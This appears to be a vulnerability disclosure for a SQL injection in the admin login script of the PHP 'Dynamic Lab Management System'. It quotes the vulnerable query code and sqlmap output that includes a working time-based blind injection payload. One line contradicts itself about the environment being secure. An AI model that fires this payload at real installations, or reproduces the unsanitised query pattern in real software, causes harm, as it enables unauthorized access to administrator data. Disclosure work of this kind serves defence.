
SQL injection vulnerability exists in admin_password parameter of /admin/admin_login_process.php file of Dynamic Lab Management System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
    $admin_username = $_POST["admin_username"];
    $admin_password = $_POST["admin_password"];
    print_r($admin_username);
print_r($admin_password);


    // Retrieve admin data from the 'admins' table based on the entered
    username
    $sql = "SELECT * FROM admins WHERE admin_username = '$admin_username'
    && admin_password ='$admin_password'";
    $result = $conn->query($sql);
```



```
sqlmap identified the following injection point(s) with a total of 282 HTTP(s) requests:
---
Parameter: admin_password (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: admin_password=0' AND (SELECT 9477 FROM (SELECT(SLEEP(5)))TMtz) AND 'NwGl'='NwGl
&admin_username=1
---
```

“

Parameter: admin_password (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: admin_password=0' AND (SELECT 9477 FROM (SELECT(SLEEP(5)))TMtz) AND 'NwGl'='NwGl&admin_username=1

“

Source Download：

https://www.kashipara.com/project/php/12131/dynamic-lab-management-system-php-project-source-code